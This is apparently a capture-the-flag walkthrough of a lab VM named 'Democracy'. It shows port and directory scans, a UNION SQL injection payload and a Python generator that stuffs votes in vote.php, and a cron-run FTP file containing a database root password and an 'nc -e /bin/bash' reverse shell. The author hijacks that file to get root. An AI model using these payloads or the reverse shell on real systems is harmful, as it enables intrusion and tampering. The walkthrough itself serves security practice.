
# Democracy

```
┌──(root㉿kali)-[/home/guel]
└─# nmap -sS -p- -Pn -n -vvv --min-rate 5000 192.168.0.37
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-15 12:48 EDT
Initiating ARP Ping Scan at 12:48
Scanning 192.168.0.37 [1 port]
Completed ARP Ping Scan at 12:48, 0.10s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 12:48
Scanning 192.168.0.37 [65535 ports]
Discovered open port 22/tcp on 192.168.0.37
Discovered open port 80/tcp on 192.168.0.37
Increasing send delay for 192.168.0.37 from 0 to 5 due to 9017 out of 30056 dropped
Increasing send delay for 192.168.0.37 from 5 to 10 due to 1486 out of 4953 dropped
Increasing send delay for 192.168.0.37 from 10 to 20 due to max_successful_tryno inc
Stats: 0:00:59 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 12:49 (0:00:00 remaining)
Increasing send delay for 192.168.0.37 from 20 to 40 due to max_successful_tryno inc
Increasing send delay for 192.168.0.37 from 40 to 80 due to max_successful_tryno inc
Increasing send delay for 192.168.0.37 from 80 to 160 due to max_successful_tryno in
Increasing send delay for 192.168.0.37 from 160 to 320 due to max_successful_tryno i
Completed SYN Stealth Scan at 12:49, 68.40s elapsed (65535 total ports)
Nmap scan report for 192.168.0.37
Host is up, received arp-response (0.0019s latency).
Scanned at 2025-04-15 12:48:49 EDT for 68s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:22:DB:95 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```


`-sCV`

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 db:f9:46:e5:20:81:6c:ee:c7:25:08:ab:22:51:36:6c (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDQGwzNlaaGEELNmSaaA5KPNGnxOCBP8oa7QB1kl8hkIrIGanBlB8e+li
1GkgapKzgQXop1xpVnpddudlA2DGT56xhfAefOoh9LV/Sx5gw/9sH+YpjYZNn4WYrfHuIcvObaa1jE7js8ySeIRQffj5n6wX
6rmgJI0Y9zLIyjHvtxiNuncns0KFvlnS3JXywv277OvJuqhH4ORvXM9kgSKebGV+/5R0D/kFmUA0Q4o1EEkpwzXiiUTLs6j4
fPx/j2zbjQN8CHCxOPWLTcpFlyQSZjjnpGxwYiYyqUZ0sF8l9GWtj6eVgeScGvGy6e0YTPG9/d6o2oWdMM=
|   256 33:c0:95:64:29:47:23:dd:86:4e:e6:b8:07:33:67:ad (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFwHzjIh47PVCBqaldJCFi
pdxw=
|   256 be:aa:6d:42:43:dd:7d:d4:0e:0d:74:78:c1:89:a1:36 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOUM7hNt+CcfC4AKOuJumfdt3GCMSintNt9k0S2tA1XS
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.56 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: Vote for Your Candidate
MAC Address: 08:00:27:22:DB:95 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
```





```
┌──(root㉿kali)-[/home/guel]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u http://192.168.0.37/ -x php,txt,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.37/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 277]
/.php                 (Status: 403) [Size: 277]
/login.php            (Status: 200) [Size: 2115]
/register.php         (Status: 200) [Size: 2116]
/index.php            (Status: 200) [Size: 2676]
/images               (Status: 301) [Size: 313] [--> http://192.168.0.37/images/]
/vote.php             (Status: 302) [Size: 0] [--> login.php]
/javascript           (Status: 301) [Size: 317] [--> http://192.168.0.37/javascript/]
/config.php           (Status: 200) [Size: 0]
Progress: 132027 / 830576 (15.90%)
```

after register






vote






**You can only vote once.**

try sqli


Burp Project Intruder Repeater View Help
Dashboard Proxy Target Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Time Type Direction Method URL
13:28:50 ... HTTP → Request POST http://192.168.0.37/vote.php
Request
Pretty Raw Hex
1 POST /vote.php HTTP/1.1
2 Host: 192.168.0.37
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 18
9 Origin: http://192.168.0.37
10 Connection: keep-alive
11 Referer: http://192.168.0.37/vote.php
12 Cookie: PHPSESSID=ffgttap1r9c55ielqpmnglcbc7; voted=1
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 candidate=democrat')+union+select+1,"democrat"+--+-










lets do it 1000 times!

```
GNU nano 8.3
#!/bin/python3

sqli= "democrat')+"

for i in range(1,1001):
    sqli = sqli + f'union+SELECT+{i},"democrat"+'
sqli = sqli + "--+-"

print(sqli)
```




192.168.0.37/vote.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
PayloadsAllTheThi…
GTFOBins
Hash Type Identif…
Vote for Your President
Candidate:
Democrat
View V
View Result
Democrat: 10
Republican: 0
Reset V
Reset Votes

192.168.0.37


System Opening
192.168.0.37/systemopening.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
PayloadsAllTheThi…
GTFOBins
Hash Type Identif…
Done !

```
┌──(root㉿kali)-[/home/guel/Work]
└─# nmap -sS -p- -Pn -n -vvv --min-rate 5000 192.168.0.37
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-15 14:12 EDT
Initiating ARP Ping Scan at 14:12
Scanning 192.168.0.37 [1 port]
Completed ARP Ping Scan at 14:12, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 14:12
Scanning 192.168.0.37 [65535 ports]
Discovered open port 22/tcp on 192.168.0.37
Discovered open port 21/tcp on 192.168.0.37
Discovered open port 80/tcp on 192.168.0.37
```

```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 64 ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxrwxrwx   1 root     root          258 Apr 30  2023 votes [NSE: writeable]
MAC Address: 08:00:27:22:DB:95 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

```
221 Goodbye.

┌──(root㉿kali)-[/home/guel/Resources]
└─# cat votes
#! /bin/bash

## this script runs every minute ##

#!/bin/bash

mysql -u root -pYklX69Vfa voting << EOF

SELECT COUNT(*) FROM votes WHERE candidate='republican';

SELECT COUNT(*) FROM votes WHERE candidate='democrat';

EOF

nc -e /bin/bash 192.168.0.29 4444
```

change to our IP

```
226 Transfer complete
ftp> put votes
local: votes remote: votes
229 Entering Extended Passive Mode (|||22031|)
150 Opening BINARY mode data connection for votes
100% |*****************************************************************************************************************|   258        1.28 MiB/s    00:00 ETA
226 Transfer complete
258 bytes sent in 00:00 (41.23 KiB/s)
ftp> ^D
221 Goodbye.

┌──(root㉿kali)-[/home/guel/Resources]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.37] 53868
id
uid=0(root) gid=0(root) groups=0(root)
```

```
221 Goodbye.

┌──(root㉿kali)-[/home/guel/Resources]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.37] 53868
id
uid=0(root) gid=0(root) groups=0(root)
ls
root.txt
cat ro
cat root.txt
081c1bc3fe537326ad7bcb8e571b1f5h
ls /home
trump
cd /home/trump/user.txt
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:22:db:95 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.37/24 brd 192.168.0.255 scope global dynamic enp0s3
       valid_lft 2915sec preferred_lft 2915sec
    inet6 fe80::a00:27ff:fe22:db95/64 scope link
       valid_lft forever preferred_lft forever
cd /home/trump
ls
user.txt
cat user.txt
399dba2fcf50acb2110f5e44380d20e4
```